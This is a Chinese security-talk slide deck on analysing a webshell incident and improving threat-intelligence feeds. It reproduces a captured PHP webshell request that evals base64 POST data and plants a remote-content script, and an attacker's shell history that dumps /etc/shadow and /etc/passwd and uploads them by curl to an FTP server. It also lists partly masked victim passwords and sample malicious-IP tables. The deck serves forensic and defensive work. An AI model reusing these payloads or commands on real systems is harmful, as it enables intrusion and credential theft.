

**“从”到TI（威胁情报） “到”IR（事件响应）**  
**— Webshell安全分析实践谈**

**陈中祥 守望者实验室创始人**

- 1 一起 Webshell 事件的安全处理  
线索、挖掘、处置、溯源处理过程
- 2 Webshell 分析总结  
Webshell与威胁情报、特征总结、攻击手法、威胁源
- 3 TI : Feed 优化实践  
增加标签、场景优化

主题 Topic





```
1 a=@evalSOH(base64_decode($_POST[z0]));
2 &z0=@ini_set("display_errors","0");@set_time_limit(0);@set_magic_quotes_runtime(0);echo
  (">|");;$f=base64_decode($_POST[z1]);$c=$_POST[z2];$c=str_replace("\r","", $c);$c=
  tr_replace("\n","", $c);$buf="";for($i=0;$i<strlen($c);$i+=2)$buf.=urldecode("%".substr(
  $c,$i,2));echo(@fwrite(fopen($f,"w"), $buf)."1":"0");;echo("<-");die();
3 &z1=
4 &z2=<?php
5 set_time_limit(0);
6
7 header("Content-Type: text/html;charset=gb2312");
8 date_default_timezone_set('PRC');
9 $Remote_server = "http://.com.cn/";
10 $host_name = "http://".$SERVER['HTTP_HOST'].$SERVER['PHP_SELF'];
11 $Content_mb=file_get_contents($Remote_server."/index.php?host=".$host_name."&url=".$SE
  RVER['QUERY_STRING']."&domain=".$SERVER['SERVER_NAME']);
12
13 echo $Content_mb;
14
15 ?>
```



```
153 wget http://[redacted]  
154 vi backup.php  
155 cat /etc/shadow > shadow.txt  
156 cat /etc/passwd > passwd.txt  
157 sudo zip --password Passwordls loot.zip shadow.txt passwd.txt  
158 curl -u chuck:Norris -T 12.zip ftp://[redacted]  
159 wget http://[redacted]/Descr.WD3  
160 wget http://[redacted]/elfcd1.c  
161 wget http://[redacted]/default.htm
```





1

## Webshell 工具画像

Name : 2016.php

MD5 : 9EC0CE31D6058BAE1E269481BCA72D3B

Password : a

SourceIP : 111.x.x.x

C&C : <http://www.xxxxx.com.cn/>

Action : XXXXXXXX

# 2

## 攻击者和受害者画像

Administrator

PASSWORD:xiandaijiati\*\*\*\*

Guest

PASSWORD:Y\*\*\*3456

Spzhong


PASSWORD:z\*\*\*23...

SQLDebugger

PASSWORD:jia\*\*\*o1.1

administrator\$:

PASSWORD:Y\*\*\*3456





# Webshell与威胁情报

## 1 针对webshell集中管理工具的主动探测

- 1对n关系, 一种管理工具对应成千上万的受害服务器
- 工具族群分析
  - 通过社会工程学重点追踪制造者
    - 升级服务器
    - 认证服务器
  - 传播者
  - 使用者
  - 黑帽SEO
  - DDOS
- 使用链分析
- 专题场景

## 4 云平台收集的数据

- webshell密码
- 上传的webshell样本
- 上传的中间件日志
- 上传的网络流量包
- 上传者IP

## 5 互联网主动探测

- 7x24监测c2 ip存活性
- 7x24监测c2 域名指向
- 存放c2文件库文件的未知c2
- 1、爬虫 2、菜刀自动化连接工具 3、密码字典库
- 整个网际空间的webshell主动检测
- 基于守望者分析数据从搜索引擎获取匹配结果

## 7 情报库

- 社工库
- 群体画像库
- 主动感知库
- 情报输出

## 8 群体画像

- 无动机
- DDOS
- 黑帽SEO
- APT
- 网络犯罪组织
- 其他

## 2 引擎反馈的数据

- webshell地址
- 访问webshell的IP地址
- webshell密码
- webshell家族

### 巩固控制

- 系统级后门名称
- 新建帐号名称
- 新建帐号密码
- 其他个性化操作
- 行为习惯序列

### 操作命令

- c2的ip地址
- c2的域名
- c2的帐号, 如 ssh、ftp、http等
- c2的密码
- c2上下载文件名

### 与外部的通讯

- 邮箱
- IRC
- 主动从网页读取指令
- 上传文件名

## 3 针对c2服务器的主动探测


- 被动收集
  - c2
    - c2的ip地址
    - c2的域名
    - c2的帐号, 如 ssh、ftp、http等
    - c2的密码
    - c2上下载文件名
- 反向取证
  - 通过安全漏洞获取c2服务器控制权
  - 下载所有c2攻击用文件分析
  - 提取访问记录
    - 下载c2文件的受害者ip
    - 上传文件的攻击者ip

## 6 蜜罐

- 上传的网络流量包
- 上传者IP
- 上传的中间件日志
- 上传的webshell样本
- webshell密码



# Webshell 研究情况



TI

IR

## TI：威胁情报Feed数据

### 常规威胁情报Feed：

- ✓ 恶意IP数据
- ✓ 恶意DNS数据
- ✓ 恶意URL数据
- ✓ 恶意E-Mail数据

### 为特殊场景设计的威胁情报Feed：

- ✓ Tor网络出口IP数据
- ✓ Proxy代理IP数据
- ✓ Webshell攻击源IP数据
- ✓ Bot&Botnet数据
- ✓ Fastflux数据
- ✓ C&C IP数据

关联标签	恶意IP	发现时间	更新时间	恶意行为		情报来源	可信度	累计信誉	初次发现时间	地理位置信息		国家代码
=	58.211.218.74	2016/7/10 0:57	2016/7/10 0:57	['bot']	['sip']	blocklist.de	75	29	2016/6/11 0:03	中国-江苏-苏州-电信		CN
=	61.189.184.76	2016/7/10 0:57	2016/7/10 0:57	['bot']	['sip']	blocklist.de	75	29	2016/6/11 0:03	中国-贵州-遵义-电信		CN
=	61.191.41.6	2016/7/10 0:57	2016/7/10 0:57	['bot']	['sip']	blocklist.de	75	29	2016/6/11 0:03	中国-安徽-合肥-电信		CN
=	61.191.41.7	2016/7/10 0:57	2016/7/10 0:57	['bot']	['sip']	blocklist.de	75	29	2016/6/11 0:03	中国-安徽-合肥-电信		CN
关联标签	Proxy代理IP	发现时间	数据来源	地理位置信息			国家代码	存活性	端口信息	通信		国家代码
=	108.61.164.211	2016/7/9 15:15	watcherlab.com	荷兰-北荷兰省-阿姆斯特丹			NL	1	['3128']	阿里云/电信/联通/移动/铁通/教育网		CN
=	107.151.152.211	2016/7/9 15:15	watcherlab.com	美国-加利福尼亚州-洛杉矶-zenlayer.com			US	1	['80']	电信		CN
=	107.151.142.117	2016/7/9 15:15	watcherlab.com	美国-加利福尼亚州-洛杉矶-zenlayer.com			US	1	['80']	电信		CN
关联标签	Tor 出口 IP	探测时间	数据来源	地理位置信息			国家代码	通信		国家代码		
=	2.111.70.28	2016/7/10 0:15	watcherlab.com	丹麦-丹麦			DK	['80']		电信	CN	
=	2.171.157.104	2016/7/10 0:15	watcherlab.com	德国-德国			DE	['80']		通信/电信/移动	CN	
=	2.242.132.11	2016/7/10 0:15	watcherlab.com	德国-德国			DE	['80']		通信	CN	
=	4.31.64.70	2016/7/10 0:15	watcherlab.com	美国-华盛顿			US	['80']		通信	CN	
=	5.9.98.43	2016/7/10 0:15	watcherlab.com	德国-巴伐利亚州-法尔肯施泰因-hetzner.de			DE	['8080']		通信	CN	
=	5.9.146.203	2016/7/10 0:15	watcherlab.com	德国-巴伐利亚州-法尔肯施泰因-hetzner.de			DE	['3128']				
=	5.9.158.75	2016/7/10 0:15	watcherlab.com	德国-巴伐利亚州-法尔肯施泰因-hetzner.de			DE	['8088']				
=	5.9.195.140	2016/7/10 0:15	watcherlab.com	德国-巴伐利亚州-法尔肯施泰因-hetzner.de			DE	['3128']				
=	5.28.62.85	2016/7/10 0:15	watcherlab.com	英国-英国			GB	['80']				
=	5.34.183.72	2016/7/10 0:15	watcherlab.com	乌克兰-哈尔科夫州-哈尔科夫-itldc.com			UA	['8080']				
=	5.39.86.206	2016/7/10 0:15	watcherlab.com	法国-北部-加来海峡大区-鲁贝-ovh.com			FR	['80']				
=	5.39.217.14	2016/7/10 0:15	watcherlab.com	荷兰-荷兰-hostkey.com			NL	['80']				
=	5.56.133.19	2016/7/10 0:15	watcherlab.com	荷兰-北荷兰省-哈勒姆			NL	['8119']				
=	5.61.34.63	2016/7/10 0:15	watcherlab.com	德国-黑森州-法兰克福			DE	['8080']				
=	5.79.68.161	2016/7/10 0:15	watcherlab.com	荷兰-北荷兰省-哈勒姆-leaseweb.com			NL	['8080']				
=	165.138.66.247	2016/7/9 14:11	watcherlab.com	美国-美国			US	1	['8080']			

## TI：威胁情报Feed优化实践

### 威胁情报Feed优化实践（优化攻击源信息）：

1. 增加地理位置和归属地信息；
2. 增加设备操作系统Banner；
3. 增加端口开放列表和Banner；
4. 增加定时存活性监测信息；

### 威胁情报Feed优化实践（关联对比）：

5. 增加和上次数据之间的新增情况对比；
6. 增加初次发现时间以及累积信誉；

可信度	累计信誉	初次发现时间	地理位置信息	国家代码	存活性	来源操作系统Banner	端口开放信息
75	29	2016/6/11 0:03	中国-江苏-苏州-电信	CN	1	['3Com Switch 4200c']	['21-23-4446']
75	29	2016/6/11 0:03	中国-贵州-遵义-电信	CN	0	['']	['']
75	29	2016/6/11 0:03	中国-安徽-合肥-电信	CN	0	['']	['']
75	29	2016/6/11 0:03	中国-安徽-合肥-电信	CN	0	['']	['']
65	47	2016/6/11 0:14	中国-山东-济南-联通	CN	1	['']	['']
65	43	2016/6/16 5:33	中国-山东-青岛-阿里云/电信/联通/移动/铁通/教育网	CN	1	['Linux 2.6.32 - 3.13']	['21-22-25-80']
65	5	2016/7/6 0:33	中国-浙江-绍兴-电信	CN	1	['None']	['21-22-23-25-53-80-110-111-113-143-199-256-443-554-587-902-993-995-1025-1720-1723-3306-3389-5900-8080-8888-18377-44040']
65	13	2016/7/1 5:55	中国-浙江-杭州-电信	CN	1	['Linux 2.6.32 - 3.9']	['21-22-111-873-2049-2181-37794-38516-38837-41936-43388-47380-50070-50090-60010']
65	25	2016/6/11 0:14	中国-广东-佛山-电信	CN	1	['DD-WRT (Linux 2.4.35s)']	['21-22-23-25-110-111-139-143-199-587-993-995-3306-3389-3978-5473-6877-8080-8627-8779-8888-11526-13939']
65	29	2016/6/11 0:14	中国-广东-佛山-电信	CN	1	['DD-WRT v23 (Linux 2.4.37)']	['25-80-256-51268']
65	38	2016/6/17 1:05	中国-江西-南昌-电信	CN	1	['']	['']
65	42	2016/6/11 0:14	中国-上海-上海-联通/电信/移动	CN	1	['']	['']
65	44	2016/6/11 0:14	中国-山东-济南-联通	CN	1	['None']	['26-32-54-65-80-85-86-123-157-165-179-194-201-223-263-279-303-306-317-322-325-328-333-336-338-348-368-388-418-448-458']
65	42	2016/6/11 0:14	中国-山东-济南-联通	CN	1	['']	['']
65	37	2016/6/12 0:35	中国-山东-济南-联通	CN	1	['Linux 2.6.9 - 2.6.30']	['22']



谢谢！